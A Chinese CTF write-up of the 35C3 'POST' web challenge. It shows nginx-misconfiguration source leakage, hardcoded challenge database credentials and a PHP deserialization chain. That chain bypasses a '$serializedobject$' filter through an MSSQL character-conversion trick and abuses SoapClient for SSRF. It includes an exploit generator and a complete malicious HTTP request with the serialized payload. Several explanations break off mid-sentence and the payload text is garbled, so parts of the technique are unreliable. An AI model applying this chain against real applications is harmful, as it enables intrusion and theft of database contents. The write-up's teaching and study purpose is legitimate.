登录

35C3CTF POST WP

Smi1e / 2019-01-05 09:36:00 / 浏览数 3220 安全技术 CTF 顶(1) 踩(0)


---

被35C3虐惨了，POST这道题的利用链很有意思，在这里复盘一下。官方Dockerfile+wp地址：https://github.com/eboda/35c3/tree/master/post题目还没有关，地址：

```
Hint: flag is in db

Hint2: the lovely XSS is part of the beautiful design and insignificant for the challenge

Hint3: You probably want to get the source code, luckily for you it's rather hard to configure nginx correctly.
```


源码读取

根据提示3可以发现上传文件目录存在Nginx配置错误，导致源码泄露



# Index of /uploads../

```
../
html/                                  27-Dec-2018 18:36                   -
miniProxy/                             27-Dec-2018 18:36                   -
uploads/                               03-Jan-2019 07:10                   -
default.backup                         27-Dec-2018 18:32                 847
```



http://35.207.83.242/uploads../

把源码down下来进行审计，给了网站源码、miniProxy代理和Nginx配置文件。

关键源码db.php

```
<?php

class DB {
   private static $con;
   private static $init = false;

   private static function initialize() {
       DB::$con = sqlsrv_connect("db", array("pwd"=> "Foobar1!", "uid"=>"challenger", "Database"=>"challenge"));
       if (!DB::$con) DB::error();

       DB::$init = true;
   }

   private static function error() {
       die("db error");
   }

   private static function prepare_params($params) {
       return array_map(function($x){
           if (is_object($x) or is_array($x)) {
               return '$serializedobject$' . serialize($x);
           }

           if (preg_match('/^\$serializedobject\$/i', $x)) {
               die("invalid data");
               return "";
           }

           return $x;
```

```
        }, $params);
    }

    private static function retrieve_values($res) {
        $result = array();
        while ($row = sqlsrv_fetch_array($res)) {
            $result[] = array_map(function($x){
                return preg_match('/^\$serializedobject\$/i', $x) ?
                    unserialize(substr($x, 18)) : $x;
            }, $row);
        }
        return $result;
    }

    public static function query($sql, $values=array()) {
        if (!is_array($values)) $values = array($values);
        if (!DB::$init) DB::initialize();


        $res = sqlsrv_query(DB::$con, $sql, $values);
        if ($res === false) DB::error();

        return DB::retrieve_values($res);
    }

    public static function insert($sql, $values=array()) {
        if (!is_array($values)) $values = array($values);
        if (!DB::$init) DB::initialize();

        $values = DB::prepare_params($values);

        $x = sqlsrv_query(DB::$con, $sql, $values);
        if (!$x) throw new Exception;
    }
}
```

default.php


```
<?php
include 'inc/post.php';
?>
<?php
    if (isset($_POST["title"])) {
        $attachments = array();
        if (isset($_FILES["attach"]) && is_array($_FILES["attach"])) {

            $folder = sha1(random_bytes(10));
            mkdir("../uploads/$folder");
            for ($i = 0; $i < count($_FILES["attach"]["tmp_name"]); $i++) {
                if ($_FILES["attach"]["error"][$i] !== 0) continue;
                $name = basename($_FILES["attach"]["name"][$i]);
                move_uploaded_file($_FILES["attach"]["tmp_name"][$i], "../uploads/$folder/$name");
                $attachments[] = new Attachment("/uploads/$folder/$name");
            }
        }
        $post = new Post($_POST["title"], $_POST["content"], $attachments);
        $post->save();
    }
    if (isset($_GET["action"])) {
        if ($_GET["action"] == "restart") {
            Post::truncate();
            header("Location: /");
            die;
        } else {
?>
<h2>Create new post</h2>
<form method="POST" enctype="multipart/form-data">
<table>
<tr>
<td>
<label for="title">Title</label>
</td> <td>
<input name="title">
</td>
</tr>
<tr>
<td>
<label for="content">Content</label>
</td> <td>
<input name="content">
</td>
</tr>
<tr>
<td>
<label for="attach">Attachments</label>
</td> <td>
<input name="attach[]" type="file">
</td>
</tr>
<tr>
<td>
</td> <td>
<input name="attach[]" type="file">
</td>
</tr>
<tr>
<td>
</td> <td>
<input name="attach[]" type="file">
</td>
</tr>
<tr><td></td><td>
<input type="submit">
</td></tr>
</table>
</form>
<?php
           }
   }

   $posts = Post::loadall();
   if (empty($posts)) {
       echo "<b>You do not have any posts. Create <a href=\"/?action=create\">some</a>!</b>";
   } else {
       echo "<b>You have " . count($posts) ." posts. Create <a href=\"/?action=create\">some</a> more if you want! Or <a href=
   }

   foreach($posts as $p) {
       echo $p;
       echo "<br><br>";
   }



?>
```

post.php

```
<?php
class Attachment {
   private $url = NULL;
   private $za = NULL;
   private $mime = NULL;

   public function __construct($url) {
       $this->url = $url;
       $this->mime = (new finfo)->file("../".$url);
       if (substr($this->mime, 0, 11) == "Zip archive") {
           $this->mime = "Zip archive";
           $this->za = new ZipArchive;
       }
   }

   public function __toString() {
       $str = "<a href='{$this->url}'>".basename($this->url)."</a> ($this->mime ";
       if (!is_null($this->za)) {
           $this->za->open("../".$this->url);
           $str .= "with ".$this->za->numFiles . " Files.";
       }
       return $str. ")";
   }

}

class Post {
   private $title = NULL;
   private $content = NULL;
   private $attachment = NULL;
   private $ref = NULL;
   private $id = NULL;


   public function __construct($title, $content, $attachments="") {
       $this->title = $title;
       $this->content = $content;
       $this->attachment = $attachments;
   }

   public function save() {
       global $USER;
       if (is_null($this->id)) {
           DB::insert("INSERT INTO posts (userid, title, content, attachment) VALUES (?,?,?,?)",
               array($USER->uid, $this->title, $this->content, $this->attachment));
       } else {
           DB::query("UPDATE posts SET title = ?, content = ?, attachment = ? WHERE userid = ? AND id = ?",
               array($this->title, $this->content, $this->attachment, $USER->uid, $this->id));
       }
   }

   public static function truncate() {
       global $USER;
       DB::query("DELETE FROM posts WHERE userid = ?", array($USER->uid));
   }

   public static function load($id) {
       global $USER;
       $res = DB::query("SELECT * FROM posts WHERE userid = ? AND id = ?",
           array($USER->uid, $id));
       if (!$res) die("db error");
       $res = $res[0];
       $post = new Post($res["title"], $res["content"], $res["attachment"]);
       $post->id = $id;
       return $post;
   }

   public static function loadall() {
       global $USER;
       $result = array();
       $posts = DB::query("SELECT id FROM posts WHERE userid = ? ORDER BY id DESC", array($USER->uid)) ;
       if (!$posts) return $result;
       foreach ($posts as $p) {
           $result[] = Post::load($p["id"]);
       }
       return $result;
   }

   public function __toString() {
       $str = "<h2>{$this->title}</h2>";
       $str .= $this->content;
       $str .= "<hr>Attachments:<br><il>";
       foreach ($this->attachment as $attach) {
           $str .= "<li>$attach</li>";
       }
       $str .= "</il>";
       return $str;
   }
}
```


任意反序列化

可以发现DB类的query方法把接收sql语句后把执行结果丢给了retrieve_values方法，而该方法存在一处反序列化操作，且要求反序列化字符串开头为$serializedob



```
private static function retrieve_values($res) {
    $result = array();
    while ($row = sqlsrv_fetch_array($res)) {
        $result[] = array_map(function($x){
            return preg_match('/^\$serializedobject\$/i', $x) ?
                unserialize(substr($x, 18)) : $x;
        }, $row);
    }
    return $result;
}

public static function query($sql, $values=array()) {
    if (!is_array($values)) $values = array($values);
    if (!DB::$init) DB::initialize();


    $res = sqlsrv_query(DB::$con, $sql, $values);
    if ($res === false) DB::error();

    return DB::retrieve_values($res);
}
```

而数据库插入方法中调用了prepare_params方法对插入值进行过滤




```
public static function insert($sql, $values=array()) {
    if (!is_array($values)) $values = array($values);
    if (!DB::$init) DB::initialize();

    $values = DB::prepare_params($values);

    $x = sqlsrv_query(DB::$con, $sql, $values);
    if (!$x) throw new Exception;
}
```

而prepare_params方法waf掉了对开头为$serializedobject$的字符串，导致我们无法执行反序列化操作。可是MSSQL的一个trick进行绕过。MSSQL会自动将全角u
0xBC 0x84，则将其存储为$。因此我们可以进行任意反序列化。


利用SoapClient SSRF

根据hint1，flag在数据库里，源码中含有数据库信息，因此我们可以利用SoapClient通过SSRF打MSSQL，前提是要能够触发它的__call方法。类Attachment的__tos




```
class Attachment {
    private $url = NULL;
    private $za = NULL;
    private $mime = NULL;

    public function __construct($url) {
        $this->url = $url;
        $this->mime = (new finfo)->file("../".$url);
        if (substr($this->mime, 0, 11) == "Zip archive") {
            $this->mime = "Zip archive";
            $this->za = new ZipArchive;
        }
    }

    public function __toString() {
        $str = "<a href='{$this->url}'>".basename($this->url)."</a> ($this->mime ";
        if (!is_null($this->za)) {
            $this->za->open("../".$this->url);
            $str .= "with ".$this->za->numFiles . " Files.";
        }
        return $str. ")";
    }

}
```

而default.php中实例化了Post类，把$_POST["title"], $_POST["content"], $attachments传了进去，并调用了save方法



```
<?php
    if (isset($_POST["title"])) {
        $attachments = array();
        if (isset($_FILES["attach"]) && is_array($_FILES["attach"])) {

            $folder = sha1(random_bytes(10));
            mkdir("../uploads/$folder");
            for ($i = 0; $i < count($_FILES["attach"]["tmp_name"]); $i++) {
                if ($_FILES["attach"]["error"][$i] !== 0) continue;
                $name = basename($_FILES["attach"]["name"][$i]);
                move_uploaded_file($_FILES["attach"]["tmp_name"][$i], "../uploads/$folder/$name");
                $attachments[] = new Attachment("/uploads/$folder/$name");
            }
        }
        $post = new Post($_POST["title"], $_POST["content"], $attachments);
        $post->save();
    }
    if (isset($_GET["action"])) {
        if ($_GET["action"] == "restart") {
            Post::truncate();
            header("Location: /");
            die;
        } else {
?>
```

然后又调用loadall()方法执行数据库查询操作，此时会将返回值开头为$serializedobject$的字符串进行反序列化操作




```
$posts = Post::loadall();
if (empty($posts)) {
    echo "<b>You do not have any posts. Create <a href=\"/?action=create\">some</a>!</b>";
} else {
    echo "<b>You have " . count($posts) ." posts. Create <a href=\"/?action=create\">some</a> more if you want! Or <
        a href=\"/?action=restart\">restart your blog</a>.</b>";
}

foreach($posts as $p) {
    echo $p;
    echo "<br><br>";
}
```

并将返回的值打印触发Post类的__toString方法，而返回值含有反序列化对象，因此又可以触发反序列化对象的__toString方法，从而可以SSRF。构造exp

```
<?php
class Attachment {
   private $za = NULL;
   public function __construct() {
           $this->za = new SoapClient(null,array('location'=>'your_ip','uri'=>'your_ip'));
   }
}
$c=new Attachment();
$aaa=serialize($c);
echo $aaa;
```

成功SSRF



```
POST /?action=create HTTP/1.1
Host: 35.207.83.242
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://35.207.83.242/?action=create
Content-Type: multipart/form-data;
boundary=---------------------------41184676334
Content-Length: 1481
DNT: 1
Connection: close
Cookie: PHPSESSID=ns8h00m13dvnfgsh12up13s04r
Upgrade-Insecure-Requests: 1

-----------------------------41184676334
Content-Disposition: form-data; name="title"

333
-----------------------------41184676334
Content-Disposition: form-data; name="content"

$serializedobject锛歄:10:"Attachment":1:{s:14:"□Attachment□za";O:10:"Soa
pClient":3:{s:3:"uri";s:25:"http://[redacted]:8012";s:8:"location";s:25:
"http://[redacted]:8012";s:13:"_soap_version";i:1;}}
-----------------------------41184676334
Content-Disposition: form-data; name="attach[]"; filename="3.php"
Content-Type: text/php

<?php
class Attachment {
     $this->za = new
```

```
HTTP/1.1 504 Gateway Time-out
Server: nginx/1.14.0 (Ubuntu)
Date: Thu, 03 Jan 2019 09:09:2
Content-Type: text/html
Content-Length: 192
Connection: close

<html>
<head><title>504 Gateway Tim
<body bgcolor="white">
<center><h1>504 Gateway Time
<hr><center>nginx/1.14.0 (Ub
</body>
</html>
```

